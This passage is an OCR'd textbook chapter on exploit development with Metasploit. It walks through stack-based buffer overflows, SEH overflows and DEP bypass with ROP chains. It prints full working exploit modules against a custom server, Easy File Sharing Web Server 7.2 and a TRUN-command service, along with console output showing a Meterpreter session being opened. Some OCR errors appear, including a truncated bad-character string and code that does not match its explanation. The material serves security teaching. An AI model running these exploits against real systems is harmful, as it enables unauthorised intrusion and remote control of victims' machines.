EFLAGS:The **EFLAGS** register is sometimes also called the status register. Several instructions either set or check individual bits in this register.

EIP:The **EIP** register holds the instruction pointer or program counter (pc), which points to the next instruction in the text section of the currently running program.

13.3 Exploiting stack-based buffer overflows with Metasploit

The buffer overflow vulnerability is an anomaly where, while writing data to the buffer, it

overruns the buffer size and overwrites the memory. Stack overflow occur due to insufficient boundary check. Consequently stack overflow involves the attacker filling the buffer of target with more than the reserved memory.


13.3.1Crashing the vulnerable application

Download a simple application that uses vulnerable functions from http://redstack.net/blog/category/How%20To.html. In the next

section, we will try crashing this vulnerable application. Let's try running the application


from command shell as follows:


We can see that this is a small example application running on TCP port 200. We will connect to this application via TELNET on port 200 and supply random data to it, as shown in the following screenshot:



After we supply the data, we will see that the connection to the target is lost. This is because

the application server has crashed. Let's see what it looks like on the target's system:





What actually happened is that our input, extending through the boundary of the buffer, went on to overwrite the EIP register. Therefore, since the address of the next instruction was overwritten, the program tried to find the address of the next instruction at 41414141, which was not a valid address. Hence, it crashed.

13.3.2. Building the exploit base

Offset: Now we can overwrite the EIP register. We need to find out the exact number of bytes in the payload after which the EIP gets overwritten.

Jump address/Ret:EIP register needs to get pointed to the ESP register so that it will start executing the contents of the stack. The JMP ESP command does the same thing. When the JMP ESP command is executed it jumps to ESP.

Bad character:By default, the null byte(x00) is always considered a bad character as it will truncate shellcode when executed.Bad characters are those that can lead to the termination of a payload.

.3 Calculating the offset

Offset can be found by using two different tools **pattern_create** and **pattern_offset.**


Using the pattern_create tool

pattern_create.rb which can be found in /usr/share/metasploit-framework/tools/exploit/. This script takes one argument: the length of the buffer we would like to create.

Using the pattern_offset tool

The second is pattern_offset.rb, a tool that will take our output from pattern_create.rb and return the location of the EIP when the application crashes. By specifying 1000 as the length to pattern_create, we can generate a string that we can use to find the exact length of our EIP overwrite.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```



This tool takes two arguments; the first one is the address and the second one is the length, which was 1000 as generated using pattern_create.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb 7
[*] Exact match at offset 520
```

13.3.4 Finding the JMP ESP address




Fig 13.3.2

"jmp esp" will jump to the next address in my overflow buffer after the place where we had put the value to overwrite EIP with and that is usually the place where the shellcode goes that is to the start of our payload.so we require a immunity debugger.

Using Immunity Debugger to find executable modules

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing.

There are two ways you can load an application into an immunity debugger. First way is to start the application directly from the debugger. To do this, click on the File tab and click Open. Then find your application directory, select file and click Open.

Second way is to first start the application outside the debugger and then when it's running to attach it to the debugger. To do this click on the File tab and click Attach. There will be list of running processes we can attach to the debugger. Select the process we wish to debug and click Attach.

The **view** lists all dll's and other executables that are being used by the program, along with their starting address and size

Using msfbinscan

Msfbinscan is used to search the addresses for **JMP ESP** instructions from a DLL file, which is a much faster process and eliminates manual search. By using the **-j** switch followed by the register name, which is ESP.

```
root@kali:~# msfbinscan -j esp /root/Desktop/ws2_32.dll
[/root/Desktop/ws2_32.dll]
0x71ab9372 push esp; ret
root@kali:~#
```

In the above image we can see that we have searched ws2_32.dll file. The result of the command returned 0x71ab9372. This is the address of a JMP ESP instruction in the ws2_32.dll file. We simply need to overwrite the EIP register with this address and the payload will successfully find and execute our shellcode.

.5 Stuffing the space

Let's check the above diagram 13.3.2 where we can see there is a gap between EIP and ESP so there are chances shellcode might not landed at the memory location of ESP so we need to fill the gap with random data or NOP

Relevance of NOPs

A **NOP**-sled is a sequence of **NOP** (no-operation) instructions meant to "slide" the CPU's instruction execution flow to the next memory address. Anywhere the return address lands in the **NOP**-sled, it's going to slide along the **buffer** until it hits the start of the shellcode.

13.3.6 Determining bad characters

A bad character is simply a list of unwanted characters that can break the shell codes.

if a bad character is read in memory, everything found after the fact will get cut off and effectively not run.

This will make the entire exploit unusable and we will struggle to get the shell or meterpreter onto the system

13.3.7 Determining space limitations


The Space variable in the Payload field determines the total size of the shellcode.

While writing custom exploits, the shellcode should be as small as possible.

If the Payload is large and the space allocated is less than the shellcode of the payload, it will not execute

In this situation, we can fit a small first stage shellcode within the buffer, which will execute and download the second, larger stage, to complete the exploitation.

13.3.8 Writing the Metasploit exploit module



As we can see we have all essentials for developing modules so let's start.

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    include Msf::Exploit::Remote::Tcp
    def initialize(info = {})
```

```
        super(update_info(info,
                'Name'          => 'Custom vulnerable server stack overflow',
                'Description'   => %q{
                        This module exploits a stack overflow in a
                        custom vulnerable server.
                    },
                'Author'        => [ 'MScIT Students' ],
                 'Payload'       =>
                    {
                        'Space'    => 1400,
                        'BadChars' => "\x00\xff",
                    },
                'Platform'      => 'win',
                'Targets'       =>
                    [
                        ['Windows XP SP3 En',
                          { 'Ret' => 0x7c874413, 'Offset' => 520 } ],

                    ],
                'DefaultTarget' => 0,
                'Privileged'    => false
                ))
                register_options(
                [
                    Opt::RPORT(200)
                ], self.class)
    end
    def exploit
      connect
      junk = make_nops(target['Offset'])
      sploit = junk + [target.ret].pack('V') + make_nops(50) + payload.encoded
      sock.put(sploit)
      handler
      disconnect
    end
end
```

Let's start examining the code.

Msf::Exploit::Remote::Tcp The TCP library file provides basic TCP functions such as connect, disconnect, write data, and so on.

Next we have initialize constructor where we initialize all **name,author ,description** an so on.

Platform: Defines the type of platform the exploit is going to target,value is win

Targets has **Ret** field for a particular OS defines the **JMP ESP** address and offset to fill the buffer

Payload with value space 1400 which defines the maximum space a payload will use and **badchars** is used to avoid generation of bad character in payload.

Next,**connect** is used to build connections with targets.

make_NOPs method is used to create n number of NOPs

In the next instruction, we appended the **JMP ESP** address to **junk** by fetching its value from the Ret field of the target declaration and appending NOPs too which serve as a padding before Shell code along with payload.encoded and pass it to sploit.

At the end we send the value of **sploit** to **sock.put** and then **disconnect.**

```
msf > use exploit/windows/masteringmetasploit/example200-1
msf exploit(example200-1) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example200-1) > show options

Module options (exploit/windows/masteringmetasploit/example200-1):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.10.104   yes       The target address
   RPORT   200              yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.104   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2


msf exploit(example200-1) > exploit
```


```
msf exploit(example200-1) > exploit

[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:36771 -> 192.168.10.104:4444) at 2016-04-14 09:28:1
4 -0400

meterpreter >
```

13.4 Exploiting SEH-based buffer overflows with Metasploit

An exception handler is a piece of code that is written inside an application, with the purpose of dealing with the fact that the application throws an exception.

Windows has a default SEH (Structured Exception Handler) which will catch exceptions. If Windows catches an exception, you'll see a "xxx has encountered a problem and needs to close" popup. This is often the result of the default handler kicking in. It is obvious that, in order to write stable software, one should try to use development language specific exception handlers

Each element in the SEH chain (an SEH record) is 8 bytes in length consisting of two 4-byte pointers. The first points to the next SEH record and the second one points to the current SEH records exception handler:



-


Advantage of SEH records:

When an exception occurs, the application will go to the current SEH record and execute the handler.

As such, when we overwrite the handler, we need to put a pointer to something that will take us to our shellcodeThis is done by executing a POP, POP, RET instruction set.

POP 8 bytes off the top of the stack and then a returns execution to the top of the stack (POP 4 bytes off the stack, RET execution to the top of the stack). This leaves the pointer to the next SEH record at the top of the stack.

if we overwrite an SEH handler we must overwrite the pointer to the next SEH record. Then, if we overwrite the next SEH record with a short jump instruction and some NOPs, we can jump over the SEH record on the stack and land in our payload buffer.



13.4.1.Building the exploit base

Essentials for building exploit are

Offset: Exact size of input by which address block will get overwrite.

POP/POP/RET address:In order to redirect execution to the short jump instruction, an address for a POP/POP/RET sequence is required.

Short jump instruction: To move to shell code we need short jump

13.4.2 Calculating the offset

Our target here will be the Easy File Sharing Web Server 7.2. This application is a web server that has a vulnerability in the request handling sections, where a malicious HEAD request can cause an overflow in the buffer and overwrite the address in the SEH chain.

Using pattern_create tool

So firstly, we need to identify the buffer length to cause the overflow. Using the pattern_create.rb script, we generate a unique string of length

```
@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb
00 > easy_file
```

Let's now feed the pattern to the application on port 80 and analyze its behavior in the immunity debugger.Now let's check the SEH chain navigating to view in immunity debugger.

Address	SE handler
02226FAC	46356646
34664633	*** CORRUPT ENTRY ***

As we can see the overridden catch block address and the address of the next SEH record fields overridden with the data we supplied.

Using pattern_offset tool

Now let us check next SEH Frame and offset to the address of catch block

```
@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
56646 10000
Exact match at offset 4065
@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
64633 10000
Exact match at offset 4061
```

Now here we can clearly see the offset.

13.4.3.Finding the POP/POP/RET address

The Mona script

Mona.py is a python script that can be used to automate and speed up specific searches while developing exploits (typically for the Windows platform). It runs on Immunity Debugger.

It is easy to install the script by placing it into the \ProgramFiles\Immunity Inc\Immunity Debugger\PyCommands directory.

❖ **Using msfbinscan**

- By using -p switch we can find POP/POP/RET instruction sequence

```
root@kali:~# msfbinscan -p /ImageLoad.dll
```

Among list of address we are going to use some safe address

```
0x10019798 pop esi; pop ecx; ret
```

Next to write exploit we need offset ,address of catch block and short jump instruction

- Now we have **offset 4061**,address of catch block is **0x10019798**

13.4.4.Writing the Metasploit SEH exploit module

```
require 'msf/core'
class MetasploitModule < Msf::Exploit::Remote
 Rank = NormalRanking
 include Msf::Exploit::Remote::Tcp
 include Msf::Exploit::Seh
 def initialize(info = {})
                super(update_info(info,
                 'Name'           => 'Easy File Sharing HTTP Server 7.2 SEH Overflow',
                'Description'    => %q{
                This module exploits a SEH overflow in the Easy File Sharing FTP
Server 7.2      .                    software.
                 },
                 'Author'         => 'MSc(IT) Students',
                'License'        => MSF_LICENSE,
                 'Privileged'     => true,
                 'DefaultOptions' =>
                {
                 'EXITFUNC' => 'thread',
                 },
                 'Payload'        =>
                {
                        'Space'    => 390,
'BadChars' =>       "\x00\x7e\x2b\x26\x3d\x25\x3a\x22\x0a\x0d\x20\x2f\x5c\x2e,
                },
```

```
            'Platform'       => 'win',
            'Targets'        =>
             [
      [ 'Easy File Sharing 7.2 HTTP', { 'Ret' => 0x10019798 } ],
             ],
             'DefaultOptions' => {
                    'RPORT' => 80
            },
            'DisclosureDate' => 'Dec 2 2015',
            'DefaultTarget'  => 0))
      end
def exploit
             connect
            sploit= “HEAD”
sploit << make_nops(target.ret)
            sploit << generate_seh_record(target.ret)
            sploit << make_nops(19)
       sploit << payload.encoded
            sploit << " HTTP/1.0\r\n\r\n"
            sock.put(sploit)
            print_good("Exploit Sent")
            handler
            disconnect
      end
end
```

As we are aware, the rest of the code will start with an exploit function which connects to the target by using connect function.

Next, it generates a malicious HEAD request by appending 4061 NOPs to the HEAD request. Next, the generate_seh_record() function generates an 8 byte SEH record, where the first four bytes form the instruction to jump to the payload.

Generally, these four bytes contain instructions such as "\xeb\x0A\x90\x90", where \xeb denotes a short jump instruction, \x0A denotes the 12 bytes to jump, and \x90\x90 NOP instruction completes the four bytes as padding.

Next,we simply provided some padding before the payload to overcome any irregularities and follow with the payload.

Then we have completed the request using HTTP/1.0\r\n\r\n in the header. At last, we sent the data stored in the variable sploit to the target and called the handler

method to check if the attempt was successful, and we were given access to the target.

Now lets run the code

```
msf > use exploit/windows/masteringmetasploit/example80-3
msf exploit(example80-3) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(example80-3) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example80-3) > show options

Module options (exploit/windows/masteringmetasploit/example80-3):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.104   yes       The target address
   RPORT  80               yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.104   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP

msf exploit(example80-3) > exploit
```

Hence after passing the exploit command we are successful in exploiting the target.

13.5 Bypassing DEP in Metasploit modules

Data Execution Prevention (DEP) is a security feature that can help prevent damage to the computer from viruses and other security threats.

Harmful programs can try to attack Windows by attempting to run (also known as execute) code from system memory locations reserved for Windows and other authorized programs. These types of attacks can harm your programs and files.

DEP protects the computer by monitoring your programs to make sure that they use system memory safely. If DEP notices any malicious program on your computer, it closes the program and notifies you.

The easiest way to bypass DEP is using **Return-Oriented Programming.**

ROP gets control of the stack to further chain together machine instructions from the subroutines present in the memory which point to the next gadget and hence name ROP chain.

Turn on DEP Control Panel -> System and Security -> System -> Advanced System Settings

Then choose **“Turn on DEP for all programs and services except those I select”** if not already

Choose Apply and Okay everywhere and restart the system.

Now if we try to exploit it will fail.

13.5.1 Using msfrop to find ROP gadgets

The msfrop tool in Metasploit will search a given binary and return the usable gadgets.

As soon as we provide **-s switch** for searching and **-v for verbose** output, we start getting

the list of all gadgets where POP ECX instruction is used.

To chain the ROP gadgets in order to call a VirtualProtect() function, which is a memory protection function used to make the stack executable so that the ShellCode can execute

steps we need to perform in order to get the exploit working under DEP protection:

Find the offset to the EIP register.

Overwrite the register with the first ROP gadget.

Continue overwriting with the rest of the gadgets until shellcode becomes executable.

Execute the shellcode.

13.5.2 Using Mona to create ROP chains

After the following command in the immunity debugger we can find the ROP gadget and build the ROP chain

!mona rop -m *.dll -cp nonul

-m specifies the modules mona will search through, in our case a ***.dll** means that it will search through all dll files.

-cp specifies the criteria and pointer to match, in our case pointer shouldn't have null values.

And finall**y rop** will choose non rebase and non OS modules and create four files for us to use namely

1. **Rop.txt :**lists all usable ROP gadgets.
2. **Rop_suggestion.txt :**filter list of usable ROP gadgets.
3. **Stackpivot.txt:**find stack pivot if needed.
4. **Rop_chains.txt :**produce 4 entire ROP chains.

13.5.3. Writing the Metasploit exploit module for DEP bypass

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
Rank = NormalRanking
```

```
include Msf::Exploit::Remote::Tcp
def initialize(info = {})
super(update_info(info,
'Name' => 'DEP Bypass Exploit',
'Description' => %q{
DEP Bypass Using ROP Chains Example Module
},
'Platform' => 'win',
'Author' =>
[
'Nipun Jaswal'
],
'Payload' =>
{
'space' => 312,
'BadChars' => "\x00",
},
'Targets' =>
[
['Windows 7 Home Basic',{ 'Offset' => 2006}]
],
'DisclosureDate' => 'Apr 29 2016'
))
register_options(
[
Opt::RPORT(9999)
],self.class)
end
def  rop_gad_chain()
rop_gadgets =
[
0x7722d479, # POP ECX # RETN [msvcrt.dll]
0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
0x7648fd52, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN
[MSCTF.dll]
0x77276de4, # POP EBP # RETN [msvcrt.dll]
0x77492273, # & jmp esp [NSI.dll]
0x77231834, # POP EAX # RETN [msvcrt.dll]
0xffffffdff, # Value to negate, will become 0x00000201
0x76d6f3a8, # NEG EAX # RETN [RPCRT4.dll]
0x7648f9f1, # XCHG EAX,EBX # RETN [MSCTF.dll]
0x77231834, # POP EAX # RETN [msvcrt.dll]
```

```
0xffffffc0, # Value to negate, will become 0x00000040
0x765c4802, # NEG EAX # RETN [user32.dll]
0x770cbd3a, # XCHG EAX,EDX # RETN [kernel32.dll]
0x77229111, # POP ECX # RETN [msvcrt.dll]
0x74ed741a, # &Writable location [mswsock.dll]
0x774b2963, # POP EDI # RETN [USP10.dll]
0x765c4804, # RETN (ROP NOP) [user32.dll]
0x7723f5d4, # POP EAX # RETN [msvcrt.dll]
0x90909090, # nop
0x774c848e, # PUSHAD # RETN [USP10.dll]
].flatten.pack("V*")
return rop_gadgets
end
def exploit
connect
chain = rop_gad_chain()
rand_char = rand_text_alpha_upper(target['Offset'])
sploit = "TRUN ."+rand_char + chain + make_nops(16) +
payload.encoded+'\r\n'
sock.put(sploit)
handler
disconnect
end
end
```

Copy all the content from rop_chains.txt file generated by Mona script to our exploit function **rop_gad_chain()**

In the exploit function we start with connect which will connect to the target.

Next line we call rop_gad_chain store the entire chain in a variable called chain.

Next, we create a random text of 2006 characters using rand_text_alpha_upper function

and store it into a variable called rand_char.

The vulnerability in the application lies in the execution of the TRUN command. Therefore, we create a new variable called sploit and store the TRUN command, followed by the rand_char variable that holds 2006 random characters,

followed by our chain. We also add some padding and finally the shellcode to the sploit variable.

At the end we pass the sploit variable to sock.put and call handler for successful exploitation.

Summary

In this chapter we have summed up with system architecture,details of stack-based overflows, SEH-based stack overflows and DEP bypass protection mechanism .

References:

[1]https://resources.infosecinstitute.com/topic/debugging-fundamentals-for-exploit-development/

https://www.immunityinc.com/products/debugger/#:~:text=Immunity%20Debugger%20is%20a%20powerful,Python%20API%20for%20easy%20extensibility.

https://present5.com/computer-science-project-work-for-iii-unit-test/

https://www.coengoedegebure.com/buffer-overflow-attacks-explained/#:~:text=A%20NOP%2Dsled%20is%20a,the%20start%20of%20the%20shellcode.

https://www.coalfire.com/the-coalfire-blog/march-2020/the-basics-of-exploit-development-2-seh-overflows

https://github.com/corelan/mona

Sagar R.,Nipun J.,ed.(2017)*Metasploit Revealed: Secrets of the Expert Pentester*.Packt Publishing Ltd.

UNIT END EXERCISE

1. Explain architecture of system.
2. Describe Register.
3. Explain the process for exploiting stack based buffer overflow.
4. Explain the process for exploiting SEH-based buffer overflow.
5. What is DEP in the metasploit module?
6. Explain the process to write exploits for DEP bypass

❖❖❖❖❖